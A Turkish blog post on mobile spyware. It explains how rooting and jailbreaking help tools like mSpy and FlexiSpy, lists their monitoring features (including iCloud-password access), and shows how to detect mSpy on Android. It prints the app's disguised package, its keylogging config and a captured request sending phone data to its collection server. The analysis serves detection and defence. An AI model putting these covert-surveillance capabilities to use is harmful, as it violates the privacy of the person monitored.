
1998 yılında [Slackware Linux](#) ile oldukça haşır neşir olan sınıf arkadaşlarından biri olan [Doğaç ŞENOL](#), bana da Slackware Linux kurmayı teklif etmiş ve kabul etmem üzerine Linux dünyasına adım atmıştım.

Sohbet sunucularının (IRC) oldukça meşhur olduğu yıllarda, Linux'ten IRC sunucularına kara kuru konsol ekranından [BitchX](#) IRC istemcisi ile bağlanmaktan çok keyif alıyordu. Birgün root yetkisi ile çalıştığım BitchX IRC istemcisi ile [EFnet IRC](#) ağındaki #Linux kanalına girmeye çalışığında, [identimde](#) root yazdığını için otomatik olarak kanaldan atılmıştım. Sebebini sorduğumda ise yönetici yetkisi ile sohbet sunucularına girmenin güvenliğim açısından (Root yetkisi ile çalıştığım IRC istemcisindeki bir zafiyet, uzaktan istismar edilerek art niyetli kişiye sistemimde root yetkisi verebilirdi.) riskli olduğu söyleyiyordu. Her ne kadar o zaman buna anlam veremesem de, ilerleyen yıllarda bunun sebebini ve önemini çok daha iyi anladım.

Günümüze donecek olursam, iOS veya Android yüklü akıllı cihazlar, katmanlı güvenlik modeline uygun olarak kısıtlı yetkilerle çalışacak şekilde son kullanıcıya ulaştırılmaktadır. Örneğin Android'de root yetkisine sahip olmadığınız takdirde diğer bir uygulamanın verisine rahatlıkla ulaşamayıp o uygulamanın size sunmuş olduğu yetkiler/erişimler sınırında erişebilirsiniz. iOS'a baktığınızda da benzer şekilde kısıtlar olduğun görülebilirsiniz. Sizi engelleyen bu kısıt aynı şekilde cihazınıza bir şekilde yüklenen zararlı yazılımların da verebileceği potansiyel zararları azaltmaktadır.

Tabii çoğu kullanıcı bu sistemsel kısıtların başta özgürlüklerini kısıtladıklarını düşünerek Android yüklü cihazlarında [root](#) yetkisi almak, iOS yüklü cihazlarını ise [jailbreak](#) etmek için güvenliği ikinci plana atmaktadırlar. Bu durum da casus uygulamaların işini oldukça kolaylaştırmaktadır.

Nasıl kolaylaştırdığı sorusunun yanıtını öğrenmek için bu alanda kullanılan herhangi bir casus yazılımın web sitesini incelemeniz yeterli olacaktır. Örneğin [mspy](#) casus uygulamasının web sitesini incelediğinizde [jailbreak](#) edilmiş bir iOS cihazda hangi uygulamalara ait verinin kolaylıkla toplanabileceğini görebilirsiniz. Bir diğer casus uygulama olan [Flexispy](#) uygulamasının web sitesini inceleyerek olursanız da, [root](#) yetkisine sahip olunan bir cihazda tüm anlık mesajlaşmalara ulaşmaktan tutun da ortam dinlemesi yapılmasına imkan tanadığını görebilirsiniz.



FlexiSPY hangi Android cihazlarda çalışır? <https://www.flexispy.com/tr/spy-on-android-compatibility.htm>

FLEXISPY 24/7 +1 213 810 3122 [Türkçe](#)

Software Running Mode	Nonrooted	Rooted	Nonrooted	Rooted
Takip	-	-	-	Sifreler (Bu 4.4.4 kadar destekler)
Arama Geçmişi	Arama Geçmişi	Arama Geçmişi	Arama Geçmişi	Arama Geçmişi
SMS	SMS	SMS	SMS	VOIP Arama Geçmişi
-	-	Email	-	SMS
MMS	MMS	MMS	MMS	Email
Duvar Resimleri	Duvar Resimleri	Duvar Resimleri	Duvar Resimleri	MMS
Fotoğraflar	Fotoğraflar	Fotoğraflar	Fotoğraflar	Fotoğraflar
Sesler	Sesler	Sesler	Sesler	Sesler
Videolar	Videolar	Videolar	Videolar	Videolar
Konum Bilgisi	Konum Bilgisi	Konum Bilgisi	Konum Bilgisi	Konum Bilgisi
Takvim	Takvim	Takvim	Takvim	Takvim
-	WhatsApp	-	-	WhatsApp
-	LINE	-	-	LINE
-	Skype	-	-	Skype
-	WeChat	-	-	WeChat
-	Viber	-	-	Viber
-	Facebook	-	-	Facebook
-	Facebook Messenger	-	-	Facebook Messenger
-	BBM	-	-	BBM
-	KIK	-	-	KIK
-	Hangouts	-	-	Hangouts
-	Yahoo Messenger	-	-	Yahoo Messenger
-	Telegram	-	-	Telegram
-	Tinder	-	-	Tinder

turk.internet.com sitesinin kurucusu [Füsün NEBİL](#) ile Mart ayında gerçekleştirdiğimiz [söyleşide](#), halk arasında cihaz çok isınıyorsa, şarjı çabuk bitiyorsa casus yazılım vardır inanışının güçlü donanımlar sayesinde günümüzde çok da doğrulu yansıtmadığını düşünmüştüm. Hatta mspy geliştiricilerinin jailbreaksiz, sadece hedef iPhone kullanıcısının [iCloud](#) parolasına ihtiyaç duyarak karşı tarafı izlemeye ([iCloud](#) yedeklerini belli periyotlarda indirip, analiz etmektedir.) imkan tanadığını da görebilirsiniz.

Yazılım kırmadan mSpy çözebilirsiniz. <https://tr.mspy.com/no-jailbreak.html>

ANA SAYFA ÜRÜNLER ÖZELLİKLER UYUMLULUK SSS HAKKIMIZDA **ŞİMDİ SATIN ALIN** Giriş Mert

Kişiler İzlenen kullanıcının telefonundaki kişileri görüntüleyin.	Arama Kayıtları iPhone'daki gelen ve giden bütün aramaları görüntüleyin.	Metin Mesajları İzlenen iPhone'daki gönderilen ve alınan bütün metin mesajlarının içeriğini okuyun.
Tarayıcı Geçmişi İzlenen iPhone ya da tablet cihazdaki tüm web aktivitelerini görüntüleyin.	Etkinlikler Kullanıcının cihazındaki tüm etkinlik girdilerini inceleyerek bilgilerin şeffaflığını sağlayın.	Notlar iPhone ya da tablette yazılan bütün notları gözden geçirin.
WhatsApp iOS cihazlarında WhatsApp etkinliklerini takip edin.	Wi-Fi Ağları Hedef telefonun bağlı olduğu her Wi-Fi hotspot hakkında bilgi toplayarak cihazın tam konumunu öğrenin.	Yüklenen Uygulamalar iOS cihazına yüklenen oyunlar, sosyal uygulamalar ve diğerleri gibi tüm uygulamaları görüntüleyin.





Not: iOS cihazına jailbreak uygulamadan takip edebilmek için iCloud giriş bilgileri gereklidir.

[Chat](#)

Tabii bu yazıyı okuyanlardan bazlarının aklına peki ya benim cihazımı casus yazılım yükledi ise nasıl tespit edebilirim sorusu gelecektir. Benim de aklıma benzer bir soru geldiği için bu soruyu [Pi Hediymen Var #8](#) oyununda sormaya karar verdim.

Örnek olarak mspy v4.18.3 casus uygulaması yüklü bir Android cihazı ele alacak olursak, ikon/simgə gizleme özelliğini de barındıran mspy casus uygulaması Android cihazınızda yüklü ise her ne kadar simgesi gizli olsa da dosya sistemi üzerinde android.sys.process , cihaz yöneticileri kısmında ise Update Service adı altında kolaylıkla tespit edilebilmektedir.





```
C:\WINDOWS\system32\cmd.exe - a... - □ ×  
root@vbox86p:/data/data # date  
Mon Sep 19 15:35:10 EDT 2016  
root@vbox86p:/data/data # ls -al | grep 15:  
drwxr-x--x u0_a69 u0_a69 2016-09-19 15:24 android.sys.process  
drwxr-x--x u0_a25 u0_a25 2016-09-19 15:20 com.android.bluetooth  
drwxr-x--x u0_a68 u0_a68 2016-09-19 15:20 com.android.camera2  
drwxr-x--x u0_a4 u0_a4 2016-09-19 15:20 com.android.chrome  
drwxr-x--x u0_a33 u0_a33 2016-09-19 15:21 com.android.documentsui  
drwxr-x--x u0_a37 u0_a37 2016-09-19 15:20 com.android.gallery3d  
drwxr-x--x u0_a41 u0_a41 2016-09-19 15:20 com.android.inputmethod.l  
atin  
drwxr-x--x system system 2016-09-19 15:06 com.android.keychain  
drwxr-x--x u0_a10 u0_a10 2016-09-19 15:06 com.android.musicfx  
drwxr-x--x u0_a12 u0_a12 2016-09-19 15:15 com.android.packageinstal  
ler  
drwxr-x--x u0_a47 u0_a47 2016-09-19 15:20 com.android.pacprocessor  
drwxr-x--x u0_a51 u0_a51 2016-09-19 15:20 com.android.printspooler  
drwxr-x--x u0_a6 u0_a6 2016-09-19 15:06 com.android.providers.dow  
nloads  
drwxr-x--x system system 2016-09-19 15:16 com.android.settings  
drwxr-x--x u0_a64 u0_a64 2016-09-19 15:06 com.android.vending  
drwxr-x--x u0_a57 u0_a57 2016-09-19 15:20 com.android.webview  
drwxr-x--x u0_a60 u0_a60 2016-09-19 15:21 com.google.android.gms  
drwxr-x--x u0_a66 u0_a66 2016-09-19 15:20 com.google.android.google  
quicksearchbox  
drwxr-x--x u0_a53 u0_a53 2016-09-19 15:06 com.google.android.syncad  
apters.contacts  
drwxr-x--x u0_a52 u0_a52 2016-09-19 15:03 com.google.android.tts  
drwxr-x--x u0_a50 u0_a50 2016-09-19 15:20 com.svox.pico  
drwxr-x--x u0_a46 u0_a46 2016-09-19 15:20 jp.co.omronsoft.openwnn  
root@vbox86p:/data/data #
```

```

C:\WINDOWS\system32\cmd.exe - a...
root@vbox86p:/data/data/android.sys.process/shared_prefs # cat *
<?xml version='1.0' encoding='utf-8' standalone='yes' ?>
<map>
    <boolean name="com.flurry.sdk.previous_successful_report" value="true" />
    <long name="com.flurry.sdk.initial_run_time" value="1474313028358" />
</map>
<?xml version='1.0' encoding='utf-8' standalone='yes' ?>
<map>
    <boolean name="TRACK_KEYLOGS" value="true" />
    <long name="LAST_SMS_TIME" value="1474314525224" />
    <boolean name="TRACK_CONTACTS" value="true" />
    <string name="FTP_USER">anonymous</string>
    <boolean name="TRACK_PHONE_INFO" value="true" />
    <string name="HASH">cabbd9cbc542a9f483a67170d1fe8b78</string>
    <long name="LAST_MMS_TIME" value="-1" />
    <boolean name="TRACK_VIDEO" value="false" />
    <boolean name="WIFI_NETWORKS_WIFI_ONLY" value="false" />
    <long name="LAST_PHONE_CALL_TIME" value="1474314500380" />
    <boolean name="TRACK_MESSAGES" value="true" />
    <boolean name="ICON_VISIBLE" value="false" />
    <string name="mms_media_private_dir_name">1a6d3</string>
    <boolean name="TRACK_PHONE_CALLS" value="true" />
    <string name="IMEI">000000000000000</string>
    <boolean name="EMAIL_WIFI_ONLY" value="false" />
    <int name="APPLICATION_CODE" value="528" />
    <string name="AUTH_ID">[REDACTED]</string>
    <boolean name="PHONE_INFO_WIFI_ONLY" value="false" />
    <boolean name="CALLS_WIFI_ONLY" value="false" />
    <boolean name="KEYLOGS_WIFI_ONLY" value="false" />
    <boolean name="UNINSTALLED" value="false" />
    <boolean name="BROWSER_WIFI_ONLY" value="false" />
    <boolean name="INSTALLATION_COMPLETED" value="true" />
    <boolean name="TRACK_VIBER" value="true" />
    <boolean name="TRACK_TELEGRAM" value="false" />
    <boolean name="INSTAGRAM_WIFI_ONLY" value="false" />
    <boolean name="TRACK_AUDIO" value="true" />
    <boolean name="TRACK_LINE_MESSENGER" value="false" />
    <long name="LAST_DELETED_SMS_TRACKED_TIME" value="1474315376309" />
    <boolean name="TRACK_EMAIL" value="true" />
    <boolean name="TRACK_LOGS" value="false" />
    <string name="WIFI_CONNECTION_BSSID">01:80:c2:00:00:03</string>
    <boolean name="AUDIO_WIFI_ONLY" value="false" />
    <boolean name="TELEGRAM_WIFI_ONLY" value="false" />
    <boolean name="FORCE_GPS" value="false" />
    <boolean name="EVENTS_WIFI_ONLY" value="false" />
    <boolean name="TRACK_BROWSER" value="true" />
    <long name="UPDATE_INTERVAL" value="600000" />
    <boolean name="PHOTOS_WIFI_ONLY" value="true" />
    <boolean name="SKYPE_WIFI_ONLY" value="false" />
    <boolean name="TRACK_SNAP_CHAT" value="true" />
    <long name="LAST_CALENDAR_EVENT_ID" value="-1" />
    <boolean name="SHOW_ICON" value="false" />
    <boolean name="VIDEO_WIFI_ONLY" value="false" />
    <boolean name="APP_SENSOR_FIRST_START" value="false" />
    <string name="FTP_HOST">debug.thd.cc</string>
    <boolean name="LOCATION_FIRST_DATA_GATHERED" value="true" />
    <boolean name="TRACK_INSTAGRAM" value="true" />
    <long name="WIFI_CONNECTION_START_TIME" value="1474313834" />

```



Bu gibi durumlarda cihazın http trafiğini [Charles Proxy](#) gibi bir araca yönlendirip trafiğini izlemekte de fayda olabilir. Örneğin mspy v4.18.3 casus yazılımlı yüklü olan bir cihazın trafiğini incelediğinizde, casus uygulamanın elde ettiği bilgileri <http://a.thd.cc> adresine gönderdiğini görebilirsiniz.

Overview	Request	Response	Summary	Chart	Notes
POST /apiv4/send/phoneinfojson HTTP/1.1 Connection: close Content-Type: application/x-www-form-urlencoded; Account-Hash: [REDACTED] Build-Version: 4.18.3 User-Agent: Dalvik/2.1.0 (Linux; U; Android 6.0; Samsung Galaxy S6 - 6.0.0 - API 23 - 1440x2560 Build/MRA58K) Host: a.thd.cc Accept-Encoding: gzip Content-Length: 487					
hash=cabdd9cbc542a9f483a67170d1fe8b78&imei=0000000000000000&auth_id=[REDACTED]&api_revision=2&data_id=0&data=H4sIAAAAAAAAFWRQW6EMAxF75I1HRFgGMSuJ4kMMa3VEKMkwyytevc6aoXSLLL4_s5_dr5UohXVqlLtb1-p2aldKcTQ7hkjs1aj6S60qNUFKGA7jcEcn7ktdKflieXAmcYlsNrdrYxl8_pdLJ-xADiaXA3U_6MJdIKTjQQuZmb3HOaFVYwp3rNTKEzks9QVczlVI0WZafZXt5LsTahJdxFbXTV-fRwq8YYDEQYqv3gYmK2JgLrLyWj7ZC86L7rpamGDbTPacqRZ3mtGAXcmfiHE7zAceE0Ow5h4LyBIWSS0H_W2J7_wwNOdt_zmfG0ujgTnRDuWc8i20HCaToM9vnLhvm4kYMk-UBX7_AOOMoKfxAQAA					

Tabii sistemden toplanan ve komuta kontrol merkezine gönderilen veri bu örnekte olduğu gibi gizlenmiş (encoded) ise bu durumda statik ([dex2jar](#), [JD-GUI](#), [IDA Pro](#) ve/veya [Radare2](#) araçlarından faydalanabilirsiniz.) veya dinamik kod analizi ile gizlenmiş veriyi çözebilirsiniz. Dinamik kod analizi için [IDA Pro](#) aracından faydalanabilirsiniz.

